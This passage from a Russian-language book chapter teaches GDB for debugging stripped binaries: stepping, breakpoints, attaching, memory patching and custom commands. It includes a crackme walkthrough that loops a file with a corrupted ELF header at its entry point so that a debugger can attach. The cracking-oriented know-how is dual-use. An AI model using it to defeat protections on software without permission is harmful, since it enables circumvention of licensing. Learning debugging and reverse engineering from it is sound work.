выполнение программы, прерванное точкой останова.

Команда `next N` (`n N`) выполняет N следующих строк кода без входа во вложенные функции, а команда `step N` (`s N`) делает то же самое, но со входом во вложенные функции. Если значение N не указано, то по умолчанию выполняется одна строка. Команды `nexti/stepi` делают то же самое, но работают не со строками исходного текста, а с машинными командами. Обычно они

используются совместно с командой `display/i $pc` (`x/i $pc`), предписывающей отладчику отображать текущую машинную команду. Ее достаточно вызывать один раз за сеанс.

Команда `jump addr` передает управление в произвольную точку программы, а команда `call addr/fname` — вызывает функцию `fname` с аргументами! Обратите внимание, что этой возможности нет даже в SoftICE! При этом потребность в этом возникает часто. Другие полезные команды: `finish` — продолжать выполнение до выхода из текущей функции (что соответствует команде `P RET` в SoftICE), `until addr` (`u addr`) — продолжать выполнение до тех пор, пока не будет достигнут указанный адрес (при запуске этой команды без аргументов она остановит выполнение отлаживаемой программы при достижении следующей команды, что весьма актуально для циклов). С помощью команды `return` можно досрочно прервать исполнение вызванной функции. Если дать команду `return` *`expression`*, где аргумент *`expression`* представляет собой некое выражение, то значение этого выражения будет возвращаемым значением функции.

Команда `print` *`expression`* (`p` *`expression`*) выводит значение выражения *`expression`* (например, `p 1+2`), содержимое переменной (`p` *`my_var`*), содержимое регистра (`p $eax`) или ячейки памяти (`p *0x8048424`, `p *$eax`). Если необходимо вывести несколько ячеек — воспользуйтесь командой `x/Nh addr`, где N — количество выводимых ячеек. Ставить символ звездочки перед адресом в этом случае не нужно. Команда `info registers` (`i r`) выводит значения всех доступных регистров. Модификация содержимого ячеек памяти/регистров осуществляется командой `set`. Например, команда `set $eax = 0` записывает в регистр `eax` нуль, команда `set var my_var = $ecx` присваивает переменной `my_var` значение регистра `ecx`, а команда `set {unsigned char*}0x8048424=0xCC` записывает по адресу `0x8048424` число `0xCC`. Команда `disassemble _addr_from _addr_to` выдает содержимое памяти в виде дизассемблированного листинга, формат представления которого определяется командой `set disassembly-flavor` *`instruction set`*[1].

Команды `info frame`, `info args`, `info local` отображают содержимое текущего стекового фрейма, аргументы функции и локальные переменные. Для переключения на фрейм материнских функций служит команда `frame N`. Команда `backtrace` (`bt`) делает то же самое, что и команда `call stack` в Windows-отладчиках. При исследовании дампов ядра она незаменима.

Иными словами, типичный сеанс работы с GDB выглядит так: загружаем программу в отладчик, даем команду `b main` (если эта команда не сработает — то команду `b _start`). Установив точку останова, даем команду `r`, после чего отлаживаем программу по шагам: `n`/`s`. При желании можно дать команду `x/i $pc`, чтобы GDB показывал, какой код выполняется в данный момент. Выход из отладчика осуществляется командой `quit` (`q`). Описание остальных команд можно найти в документации (см., например, **http://www.delorie.com/gnu/docs/GDB/GDB_toc.html#SEC_Contents**).

> ***Примечание***
>
> Здесь был приведен список лишь минимально необходимых команд GDB, поэтому данный материал ни в коем случае не заменяет собой документацию. Данное краткое руководство приведено для того, чтобы помочь вам сориентироваться в ней. Чтение документации обязательно для всех, кто собирается приступить к самостоятельной работе с GDB на постоянной основе.

По сравнению с Windows-отладчиками, UNIX-отладчики отличаются именно профессиональной направленностью. Наличие в Windows-отладчиках трехмерных кнопок, масштабируемых иконок, всплывающих меню — все это, конечно, очень красиво. Зато в них почти полностью отсутствуют возможности автоматизации (вам скоро наскучит много раз подряд нажимать, например, <F10>). В GDB для той же самой цели гораздо проще написать макрос или даже использовать уже готовый.

---

[1] На настоящий момент эта команда определена только для архитектуры Intel x86. Опция *`instruction-set`* может принимать значения `intel` или `att`. По умолчанию, используется значение `att`, что соответствует синтаксису AT&T, применяемому по умолчанию UNIX-ассемблерами для архитектуры x86.

Отладочные средства в UNIX мощны и разнообразны, и они не сводятся к одному лишь GDB[2]. Единственное, чего не хватает в UNIX — так это хорошего отладчика уровня ядра, ориентированного на работу с двоичными файлами без символьной информации и исходных тестов. Тяжелое детство и скитание по множеству платформ наложило на UNIX мрачный отпечаток и неприкаянное стремление к переносимости и кросс-платформенности. Впрочем, доступность исходных текстов делает эту проблему неактуальной.

Трассировка системных вызовов

Перехват системных функций — это настоящее окно во внутренний мир исследуемой программы, показывающее имена вызываемых функций, их аргументы и коды возврата. Отсутствие "лишних" проверок на ошибки — болезнь всех начинающих программистов, и отладчик — не самое лучшее средство для их поиска. Для этой цели лучше воспользоваться одной из штатных утилит — `truss`/`ktrace` или взять любой бесплатный/коммерческий анализатор.

В листинге 8.6 показан протокол, полученный с помощью `truss`. Смотрите, перед тем, как умереть, программа пытается открыть файл my_good_file, не находит его и, как следствие, сбрасывает дамп ядра. Разумеется, это простейший случай, но правило "десяти" гласит, что девяносто процентов времени отладки уходит на поиск ошибок, которые вообще не достойны того, чтобы их искать!

Листинг 8.6. Поиск ошибок с помощью утилиты truss

```
__sysctl(0xbfbffb28,0x2,0x2805bce8,0xbfbffb24,0x0,0x0)     = 0 (0x0)
mmap(0x0,32768,0x3,0x1002,-1,0x0)                          = 671469568(0x2805d000)
geteuid()                                                  = 0 (0x0)
getuid()                                                   = 0 (0x0)
getegid()                                                  = 0 (0x0)
getgid()                                                   = 0 (0x0)
open("/var/run/ld-elf.so.hints",0,00)                      = 3 (0x3)
read(0x3,0xbfbffb08,0x80)                                  = 128 (0x80)
lseek(3,0x80,0)                                            = 128 (0x80)
read(0x3,0x28061000,0x4b)                                  = 75 (0x4b)
close(3)                                                   = 0 (0x0)
access("/usr/lib/libc.so.4",0)                             = 0 (0x0)
open("/usr/lib/libc.so.4",0,027757775600)                  = 3 (0x3)
fstat(3,0xbfbffb50)                                        = 0 (0x0)
read(0x3,0xbfbfeb20,0x1000)                                = 4096 (0x1000)
mmap(0x0,626688,0x5,0x2,3,0x0)                             = 671502336 (0x28065000)
mmap(0x280e5000,20480,0x3,0x12,3,0x7f000)                  = 672026624 (0x280e5000)
mmap(0x280ea000,81920,0x3,0x1012,-1,0x0)                   = 672047104 (0x280ea000)
close(3)                                                   = 0 (0x0)
sigaction(SIGILL,0xbfbffba8,0xbfbffb90)                    = 0 (0x0)
sigprocmask(0x1,0x0,0x2805bc1c)                            = 0 (0x0)
sigaction(SIGILL,0xbfbffb90,0x0)                           = 0 (0x0)
sigprocmask(0x1,0x2805bbe0,0xbfbffbd0)                     = 0 (0x0)
sigprocmask(0x3,0x2805bbf0,0x0)                            = 0 (0x0)
open("my_good_file",0,0666)                  ERR#2 'No such file or directory'
SIGNAL 11
SIGNAL 11
process stopped because of: 16
process exit, rval = 139
```

[2] Краткий обзор UNIX-отладчиков был приведен в *главе 3*.

Отладка двоичных файлов в GDB

Хотя переход от SoftICE к GDB обычно проходит болезненно, имейте в виду, что затраченные усилия с лихвой окупятся, так как GDB — это действительно один из мощнейших современных отладчиков. Запустив GDB, мы попадаем в совершенно иной мир, похожий на дремучий лес, в котором очень легко заблудиться. Краткое описание команд GDB в этой главе уже было приведено, а теперь — самое время обсудить, как обустроить GDB для хакерских целей.

Отметим еще раз, что прежде, чем выполнять под GDB задачи, представляющие собой практическую ценность, этим отладчиком необходимо мастерски овладеть. В отличие от SoftICE, GDB основан на невизуальных концепциях. Среди его особенностей в первую очередь следует отметить профессиональную направленность. Это значит, что во главу угла здесь ставится именно удобство выполнения практических задач, а не простота освоения. Чтобы заставить этого "монстра" работать, вам придется прочесть тысячестраничные тома документации, зато впоследствии ваши усилия будут хорошо вознаграждены.

> ***Примечание***
>
> Хотя для GDB и разработан целый ряд красивых графических интерфейсов[3] (см. раздел *"Краткое руководство по GDB"* ранее в этой главе), тем, кто намерен по-настоящему хорошо овладеть этим мощным отладчиком, рекомендуется отказаться от их использования. Все эти графические оболочки лишь дискредитируют основные идеи, заложенные в GDB, и противоречат его философии интерактивной отладки. Графические интерфейсы GDB ориентированы на отладку приложений с исходными текстами, в то время как хакеры в основном занимаются отладкой приложений, для которых исходный код отсутствует.

Подготовка к отладке

Загрузка исполняемых файлов в отладчик обычно осуществляется заданием их имени (при необходимости — с путем) в командной строке. При этом полезно указывать ключ `-quiet` (сокращенно `-q`) для подавления вывода информации об авторских правах.

Для передачи программе аргументов используйте ключ `--args`, за которым следует имя отлаживаемого файла с его аргументами. Имейте в виду, что GDB прекращает обработку опций командной строки, встретив ключ `--args`, поэтому он всегда должен указываться последним. В листингах 8.7 и 8.8 показаны командные строки, демонстрирующие загрузку в отладчик файла GDB-demo с аргументами и без них, соответственно.

Листинг 8.7. Загрузка файла GDB-demo в отладчик без указания аргументов

```
#GDB -q GDB-demo
```

Листинг 8.8. Загрузка файла GDB-demo в отладчик с указанием аргументов

```
#GDB -q --args GDB-demo arg1 arg2...argN
```

Отладчик печатает приглашение командной строки `(GDB)` и ожидает ввода команд. При желании, отлаживаемый файл можно загрузить непосредственно из отладчика командой `file` (листинг 8.9).

Листинг 8.9. Загрузка файла GDB-demo непосредственно из отладчика

```
#GDB -q
(GDB) file GDB-demo
Reading symbols from GDB-demo...done
```

[3] GDB имеет и собственный встроенный графический интерфейс, вызываемый с помощью ключа командной строки `-tui`.

Примечание

В отличие от SoftICE, Turbo Debugger, OllyDbg и прочих Windows-отладчиков, в GDB программа после загрузки еще *не готова* к работе! Она не имеет регистрового контекста, и потому команды трассировки нам недоступны. Однако мы можем устанавливать точки останова внутри программы (но не на библиотечные функции), просматривать/модифицировать память, дизассемблировать код и т. д.

Обычно первым разумным действием после загрузки программы в отладчик становится установка точки останова на функцию `main` (главную функцию языка C) или функцию `_start` — точку входа в программу. Это осуществляется командой `tb` *адрес/имя*, устанавливающей "одноразовую" точку останова, после чего можно смело запускать программу командой `run` (или `r`). Отладчик "всплывет" в точке останова. Процедура установки точки останова на функцию `main` показана в листинге 8.10.

Листинг 8.10. Установка точки останова на функцию main

```
#GDB -q GDB-demo
(GDB) tb main
Breakpoint 1 at 0x8048473
(GDB) r
Starting program: /home/kpnc/GDB/GDB-demo
0x08048473 in main ()
```

Загрузка исполняемых файлов без символьной информации

Если символьная информация отсутствует (например, была вырезана утилитой `strip`, как очень часто и бывает), то установка точек останова на `_start`/`main` становится невозможной, и мы должны указать отладчику "физический" адрес точки входа. Получить физический адрес точки входа можно, например, с помощью утилиты `objdump`, запущенной с ключом `-f` (листинг 8.11).

Листинг 8.11. Процедура загрузки в отладчик программы с вырезанной символьной информацией

```
#strip GDB-demo
#objdump -f GDB-demo

GDB-demo:     O : i386, EXEC_P, HAS_SYMS, D_PAGED
architecture:  i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
Starting address 0x08048300

# GDB -q GDB-demo
(no debugging symbols found)...
(GDB) b main
Function "main" not defined.
Make breakpoint pending on future shared library load? (y or [n]) n
# ^ Попытка установки точки останова на функцию main была неудачной
#   так как символьная информация недоступна.
#   Отладчик предложил установить точку останова впоследствии,
#   когда символьная информация будет доступна;
#   однако это предложение было отклонено, так как
#   отладочная информация никогда не будет доступна.

(GDB) tb *0x8048300
Breakpoint 1 at 0x8048300
```

```
# ^ Установка точки останова по физическому адресу прошло успешно.

(GDB) r
Starting program: /home/kpnc/GDB/GDB-demo
(no debugging symbols found)...
0x08048300 in ?? ()
```

Подключение к уже запущенному процессу

Если процесс, который необходимо отлаживать, *уже запущен*, к нему можно подключиться либо указав его идентификатор вместе с ключом `-pid` в командной строке, либо воспользовавшись командой `attach` *идентификатор*, непосредственно из самого отладчика. Отсоединиться от процесса можно командой `detach` (запущенной без аргументов) или же выходом из отладчика по команде `quit` (или `q`). После отсоединения процесс продолжает свою работу в нормальном режиме, а если его необходимо завершить, на помощь приходит команда `kill`. Процедура подключения к работающему процессу с помощью командной строки продемонстрирована в листинге 8.12.

Листинг 8.12. Подключение к работающему процессу из командной строки

```
#ps -a
PID     TTY      TIME        CMD
8189    pts/7    00:00:00    GDB_demo
8200    pts/5    00:00:00    ps

# GDB -q -pid 8189
Attaching to process 8189
Reading symbols from /home/kpnc/GDB/GDB_demo...done.
Reading symbols from /lib/libc.so.6...done.
Reading symbols from /lib/ld-linux.so.2...done.
0x400f2ab8 in read () from /lib/libc.so.6
(GDB)
```

Процедура подключения к работающему процессу непосредственно из отладчика с помощью команды `attach` показана в листинге 8.13.

Листинг 8.13. Подключение к работающему процессу из отладчика с помощью команды attach

```
#GDB -q
(GDB) attach 8189
Attaching to process 8189
Reading symbols from /home/kpnc/GDB/GDB_demo...done.
Reading symbols from /lib/libc.so.6...done.
Reading symbols from /lib/ld-linux.so.2...done.
0x400f2ab8 in read () from /lib/libc.so.6
(GDB)
```

Загрузка программ с поврежденными заголовками

Если заголовок ELF-файла умышленно искажен (как, например, в случае, описанном в *главе 31*), то GDB наотрез откажется загружать его. Пример такого файла можно найти здесь: **http://www.crackmes.de/users/yanisto/tiny_crackme/**.

Как выйти из создавшейся ситуации? Давайте зациклим ELF-файл в точке входа, запустим его исполнение и подключимся к процессу командой `attach` (или из командной строки: `GDB -pid` *идентификатор*). После того как отладчик "всплывет", можно восстановить оригинальные байты и приступить к трассировке в обычном режиме. Покажем, как это осуществить на практике.




Рис. 8.6. Зацикливание программы с помощью HIEW

Загружаем файл tiny-crackme в любой hex-редактор (например, в HTE или HIEW), переходим в точку входа. В HIEW это осуществляется нажатием <ENTER> (для перехода в hex-режим), <F8> [*header*], <F5> [*entry*]. Запоминаем (записываем на бумажку) содержимое двух байт под курсором (в нашем случае они равны `B3h 2Ah`) и заменяем их на `EBh FEh`, что соответствует инструкции `jumps $` (рис. 8.6).

Сохраняем изменения, запускаем файл, определяем его PID, подключаем к процессу отладчик. На этот раз GDB хоть и ругается на неверный формат, но все-таки подключается к процессу, предоставляя нам полную свободу действий. Но прежде чем начать трассировку, необходимо восстановить файл в исходное состояние.

Модификация памяти (регистров и переменных) осуществляется командой `set`, которая в рассматриваемом случае вызывается, как показано в листинге 8.14.

Листинг 8.14. Загрузка зацикленного файла с поврежденным заголовком и восстановление исходных байтов

```
./tiny-crackme
# Запуск зацикленного файла tiny-crackme и переход на соседнюю консоль

# ps -a
PID      TTY      TIME        CMD
13414    pts/7    00:00:03    tiny-crackme
13419    pts/5    00:00:00    ps

# GDB -q
(GDB) attach 13414
Attaching to process 13414
"/home/kpnc/GDB/tiny-crackme": not in executable format:
File format not recognized
# ^ GDB сообщает о некорректном формате файла;
#   однако не отказывается подключиться к процессу.

(GDB) set *(unsigned char*)$pc = 0xB3
(GDB) set *(unsigned char*)($pc+1) = 0x2A
# ^ Восстанавливаем файл в исходное состояние с помощью команды set.
```

Здесь `$pc` (с учетом регистра) — условное обозначение регистра-счетчика команд (program count), а `*(unsigned char*)` — явное преобразование типа, без которого GDB ни за что не сможет определить размер записываемой ячейки. Довольно длинная конструкция, поэтому желание ее сократить будет вполне естественным.

Отладчик помнит историю команд и, чтобы не вводить уже введенную команду, достаточно нажать клавишу <↑> и отредактировать строку. В рассматриваемом случае — заменить `$pc = 0xB3` на `($pc+1) = 0x2A`. Уже короче! Но… все равно длинно.

Примечание

По умолчанию GDB не сохраняет историю команд, и она действительна только в пределах одного сеанса. Чтобы задействовать автоматическое сохранение, необходимо ввести команду `set history save on`. Чтобы не делать этого при каждом запуске GDB, можно занести эту последовательность в файл .GDBinit, расположенный в каталоге /home или в текущем каталоге.

Здесь необходимо подчеркнуть одно из главных преимуществ GDB перед SoftICE. Отладчик GDB обладает неограниченными возможностями расширения и поддерживает продвинутый интерпретатор, позволяющий, помимо прочего, объявлять свои переменные, начинающиеся со знака `$`. Впоследствии этими переменными можно будет манипулировать по собственному усмотрению.

Улучшенный вариант процедуры представлен в листинге 8.15.

Листинг 8.15. Восстановление исходного содержимого модифицированных ячеек памяти с помощью переменной $i

```
(GDB)set $i = $pc
(GDB)set *(unsigned char*)$i++ = 0xB3
(GDB)set *(unsigned char*)$i++ = 0x2A
```

Здесь после ввода команды `set *(unsigned char*)$i++ = 0xB3` мы нажимаем клавишу <↑> и всего лишь меняем `0xB3` на `0x2A` (переменная `$i` увеличивается автоматически). Этот метод намного короче, но, тем не менее, резервы еще есть.

А давайте объявим свою собственную пользовательскую команду! Это делается с помощью команды `define` и в нашем случае выглядит, как показано в листинге 8.16.

Листинг 8.16. Объявление пользовательской команды (dd) для записи байтов по указанному адресу

```
(GDB)define dd
type command for definition of "dd".
end with a line saying just "end".
>set *(unsigned char*) $arg0 = $arg1
>end
```

Обратите внимание, как GDB изменил тип приглашения (>), когда началось определение команды! Закончив ввод, дайте команду `end`, и новая команда добавляется в память GDB наряду со всеми остальными. Она принимает два аргумента: – `$arg0` — целевой адрес и `$arg1` — записываемый байт.

Теперь для восстановления байтов в точке входа достаточно дать последовательность команд, приведенную в листинге 8.17.

Примечание

Если ввести команду `dd $pc++ 0xB3`, то после выполнения команды регистр `$pc` увеличится на единицу, что никак не входит в наши планы.

Листинг 8.17. Восстановление исходного содержимого ячеек памяти с помощью пользовательской команды

```
(GDB)set $i = $pc
(GDB)dd $i++ 0xB3
(GDB)dd $i++ 0x2A
```

Пользовательские команды существуют только на протяжении текущего сеанса, а при выходе из GDB они уничтожаются. Это плохо, но ситуацию можно исправить, занеся их в командный файл, показанный в листинге 8.18.

Листинг 8.18. Командный файл, содержащий определение пользовательской команды dd

```
define dd
set *(unsigned char*)$arg0 = $arg1
end
```

Загрузка командного файла в память осуществляется командой `source` *имя_файла* (например, `source n2k_cmd`). При этом, поскольку GDB поддерживает автозавершение ввода (свойственное практически всем UNIX-программам), совершенно необязательно вводить полное имя команды `source` целиком. Достаточно набрать `so` и нажать <TAB>. Отладчик самостоятельно допишет остальное. Если существует несколько команд, начинающихся с `so`, то вместо автозавершения раздастся мерзкий писк, сигнализирующей о неоднозначности. Повторное нажатие <TAB> приводит к выводу всех возможных вариантов.

Создавая свои собственные команды (загружаемые из файла .GDBinit или вручную), вы не только обеспечиваете себе комфортные условия работы, но и повышаете производительность труда! Таким образом, те, кто жалуется на неудобства GDB, просто не умеют как следует его настраивать.

Приступаем к трассировке

В отличие от SoftICE (и даже от debug.com!), GDB при трассировке не показывает мнемоники машинных инструкций, если его об этом не просят. Это сильно смущает новичков, но идеологически намного более правильно. Отобразить машинную команду по произвольному адресу можно с помощью команды `x/i` *адрес*, как показано в листинге 8.19.

Листинг 8.19. Отображение машинной команды, расположенной по указанному адресу

```
(GDB)x/i 0x200008
0x200008:       jmp 0x200008
```

Вместо адреса можно использовать любое другое выражение, переменную или регистр (если регистры доступны). Однако отлаживать программу в таком режиме крайне неудобно. Поэтому гораздо лучше задействовать режим автоматического отображения, задаваемый командой `display`.

Режим автоматического отображения позволяет выводить значение любого выражения, регистра, ячейки памяти, машинной инструкции при каждой остановке GDB (например, при пошаговом выполнении). Команда `display/i $pc` (которую достаточно дать один раз за весь сеанс), будет отображать машинные инструкции по одной за раз. Это не очень удобно, и на практике постоянно возникает необходимость узнать — какая же инструкция последует за выполняемой. Скрипт, приведенный в листинге 8.20 выводит по три инструкции за раз: `display/3i $pc`.

Листинг 8.20. Автоматическое отображение инструкций (3 инструкции за 1 раз), трассировка в формате AT&T

```
(GDB) display/3i $pc
1: x/3i $pc
0x200008:    mov    $0x2a,%bl
0x20000a:    jmp    0x200040
0x20000f:    add    %al,(%edx)
(GDB) ni
0x0020000a in ?? ()
1: x/3i $pc
0x20000a:    jmp    0x200040
0x20000f:    add    %al,(%edx)
0x200011:    add    %al,(%ebx)
(GDB) ni
```

```
0x00200040 in ?? ()
1: x/3i $pc
0x200040:    jmp    0x200046
0x200045:    mov    $0xe8,%al
0x200047:    movsl  %ds:(%esi),%es:(%edi)
```

Для автоматического отображения значений регистров достаточно дать команду `display` *`регистр`*, где *`регистр`* — `$eax`, `$ebx`, `$ecx`, и т. д. Для регистра-указателя текущего положения стека существует специальное имя — `$sp`, которое можно использовать наравне с `$esp` (точно так же, как `$pc <--> $eip`). Можно создать любое количество автоматических отображений, и любое из них всегда может быть удалено командой `undisplay n1 n2 .. nn`, где `n`*`x`* — номер отображения, которой можно узнать с помощью команды `info display`. Временно отключить отображение помогает команда `disable display n1 n2 ... nn`", а команда `enable display` — повторно активизирует отключенное отображение.

Переключение между режимами дизассемблирования AT&T и Intel

По умолчанию, GDB использует синтаксис AT&T, но может выводить инструкции и в формате Intel. Для переключения на формат Intel достаточно дать команду `set disassembly-flavor intel`, а чтобы вернуться к формату AT&T — команду `set disassembly-flavor att`. Рассмотрим пример, показанный в листинге 8.21.

Листинг 8.21. Автоматическое отображение трех инструкций за раз (трассировка в формате Intel)

```
(GDB) set disassembly-flavor intel
(GDB) display/3i $pc
1: x/3i $pc
0x200008:    mov    bl,0x2a
0x20000a:    jmp    0x200040
0x20000f:    add    BYTE PTR [edx],al
(GDB) ni
0x0020000a in ?? ()
1: x/3i $pc
0x20000a:    jmp    0x200040
0x20000f:    add    BYTE PTR [edx],al
0x200011:    add    BYTE PTR [ebx],al
(GDB)
0x00200040 in ?? ()
1: x/3i $pc
0x200040:    jmp    0x200046
0x200045:    mov    al,0xe8
0x200047:    movs   es:[edi],ds:[esi]
```

Перенаправление ввода/вывода

По умолчанию, GDB связывает со стандартным вводом/выводом отлаживаемой программы текущую консоль, в результате чего сообщения программы перемешиваются с сообщениями отладчика. Чтобы навести порядок, необходимо перенаправить ввод и вывод программы в отдельную консоль, что осуществляется командой `tty` *`консоль`*. Открываем новую консоль, даем UNIX-команду `tty` для определения ее имени (например, `/dev/ps/6`), возвращаемся к консоли отладчика и даем команду `tty /dev/ps/6`.

Вывод выражений

Чтобы вывести на экран выражение, используется команда `print` (или `p`), за которой следует требуемое выражение (листинг 8.22).

Листинг 8.22. Демонстрация возможностей команды print

```
(GDB) p 2*2
$1 = 4
(GDB) p $1 + 3
$2 = 7
(GDB) p $sp
$3 = (void *) 0xbffffb40
# Вывод значения $sp.

(GDB) p/x *(unsigned int*) $sp
$4 = 0x1
# Вывод ячейки, на которую указывает $sp, в шестнадцатеричном формате.

(GDB) p/u *(unsigned int*) $sp
$5 = 1
# Вывод ячейки, на которую указывает $sp, в беззнаковом десятичном формате.

(GDB) p *0xbffffB3F
$6 = 256
# Вывод содежимого ячейки в десятичном формате (по умолчанию).

(GDB) p/x *0xbffffB3F
$7 = 0x100
# Вывод содержимого ячейки в шестнадцатеричном формате.
```

Как видите, при каждом выводе значения команда `print` создает переменную, которую можно использовать в последующих выражениях, что весьма удобно. Кроме того, доступна функция `printf` со стандартным набором спецификаторов, которая особенно удобна в командных файлах. Например: `'printf "%x %x %x\n",$eax,$ebx,$ebx'`, выводит значения сразу трех регистров. Обратите внимание на отсутствие круглых скобок!

Погружение в технику и философию GDB

Продолжим наше погружение в технику и философию GDB, исследуя его возможности с точки зрения хакера, отлаживающего двоичные файлы без исходных текстов. В этом разделе мы рассмотрим технику изменения потока выполнения программы, точки останова и наблюдения, механизмы трассировки и средства работы с памятью — в общем, все то, что делает взломщиков счастливыми людьми.

Изменение потока выполнения

Программа, загруженная командой `file` (или указанная в командной строке), находится в аморфном состоянии и представляет собой всего лишь совокупность байт, записанных в выделенном регионе адресного пространства. Новый процесс для нее еще не создан, и трассировать ее невозможно. Во всяком случае, трассировка невозможна до тех пор, пока мы не дадим команду `run` (или `r`), которой обычно предшествует установка точки останова на функцию `main` или `_start`. Будучи запущенной, программа будет работать до тех пор, пока не встретит точку останова или пока не получит сигнал `no-stop` (*см. разд. "Обработка сигналов" далее в данной главе*). Применение команды `run` к уже запущенной программе приведет к ее перезапуску (в конфигурации, применяемой по умолчанию, отладчик запрашивает подтверждение).

Продолжить работу программы, остановленной по точке останова или по сигналу, можно командой `continue` (сокращенно `c`), действующей так же, как и `run` (т. е. работающей до точки останова или до сигнала).

Чтобы передать управление по произвольному адресу, необходимо выполнить `jump` (`j`), за которым следует адрес, имя функции или регистр. В частности, команда `j *$pc` по своему действию

аналогична команде `continue`, команда `j foo` передает управление на метку/функцию `foo` (если только она присутствует в таблице символов), а команда `j *0x80484AA` — выполняет переход к адресу `80484AAh`. Если одни и те же адреса используются многократно, их можно занести в пользовательскую переменную командой `set $my_foo=0x80484AA`, а затем использовать ее в качестве параметра команды `jump` — `j *$my_foo`. Кстати, обратите внимание, что отладчик SoftICE таких возможностей не предоставляет.

Команда `until` (`u`) продолжает выполнение программы вплоть до указанного адреса (например, `u *0x080484ED`), при достижении которого останавливается и передает управление отладчику. Как и `jump`, команда `until` поддерживает работу не только с метками и адресами, но и с переменными, что значительно упрощает взлом. Если команда `until` используется без аргументов, она аналогична команде `nexti` — в данном случае она переходит на следующую машинную команду, пропуская функции и циклы.

Рассмотрим код, представленный в листинге 8.23.

Листинг 8.23. Фрагмент цикла, демонстрирующего сущность команды until

```
.text:080484EB   jb     short loc_80484EF      ; → на выход из цикла
.text:080484ED   jmp    short loc_8048532      ; → к началу тела цикла
.text:080484EF   lea    eax, [ebp + var_28]    ; Первая команда за концом цикла
```

Если на строке `80484EBh` дать команду `until` (что равносильно `u *0x80484EF`) — то команда выполняет цикл и передает управление отладчику только по выходу из этого цикла. Очень удобно!

Если нам необходимо дождаться выхода из функции, автоматически остановившись при встрече с `RET` — на этот случай предусмотрена команда `finish`, аналогичная команде `P RET` отладчика SoftICE. Вместо пошаговой трассировки программы, GDB просматривает фрейм предыдущей функции (что можно сделать командой `backtrace` или `bt`) и устанавливает точку останова на адрес возврата, что обеспечивает максимальную эффективность выполнения. Однако если отладчику не удается раскрутить стек и восстановить цепочку фреймов, то команда `finish` отказывает в работе.

Команда `return`, в отличие от `finish`, приводит к досрочному возвращению в материнскую функцию без выполнения оставшейся части вызванной функции. SoftICE такой возможности не предоставляет, а жаль! Команда `return` очень полезна, и потребность в ней возникает часто.

Еще SoftICE не умеет вызывать функции, а GDB это делает с легкостью с помощью команды `call`, за которой следует имя функции/переменная/регистр или адрес. Аргументы (если они есть) передаются в круглых скобках в соответствии с соглашением C, то есть заносятся в стек справа налево. Выталкивание аргументов из стека производится все той же командой `call`. Например: `call foo(1,2,3)` или `call 0x8048384(1,2,3)`.

При желании можно даже выполнить команду оболочки, не выходя из отладчика. Это делается так: `shell ls` или `shell man open`. Просто фантастически удобно! Впрочем, аналогичного результата можно добиться, открыв дополнительную консоль. Поскольку GDB — это отладчик прикладного уровня, он, в отличие от SoftICE, не замораживает систему, позволяя использовать естественную многозадачность без извращения с `shell`.

Трассировка

С трассировкой связны всего две команды: `stepi` *n* (`si` *n*) выполняет *n* следующих инструкций с заходом в циклы и функции, а `nexti` *n* (`ni` *n*) — без захода. При запуске без аргументов выполняется только одна инструкция. Нажатие на <ENTER> автоматически повторяет последнюю команду (`stepi` или `nexti`), что значительно ускоряет трассировку (кстати, нажимать клавишу <ENTER> намного удобнее, чем любую из функциональных клавиш, используемых для трассировки Windows-отладчиками).

Примечание

Команды `step n`/`next n`, упоминание о которых можно найти в документации на GDB, ориентированы на работу с исходными текстами и выполняют n строк, а в отсутствии символьной информации трассируют программу вплоть до ее завершения, что не есть хорошо.

Пример сеанса трассировки приведен на рис. 8.7.




Рис. 8.7. Пример сеанса трассировки

Точки останова

Отладчик GDB поддерживает два типа точек останова: собственно точки останова (breakpoints), осуществляющие *останов по выполнению кода*, и точки наблюдения (watchpoints), осуществляющие *останов по обращению к данным*.

Примечание

Кроме точек останова и точек наблюдения, GDB поддерживает *точки перехвата* (exceptions)[4], но для отладки программ без исходных текстов они практически бесполезны.

Точки останова могут быть как программными, так и аппаратными. Программная точка останова по выполнению на платформе x86 представляет собой однобайтную инструкцию `CCh` (`INT 03h`), а программные точки наблюдения реализуются путем пошаговой трассировки программы с отслеживанием обращений к интересующей вас ячейке. Здесь следует отметить, что это, во-первых, крайне непроизводительно, и во-вторых — некоторые программы просто не позволяют

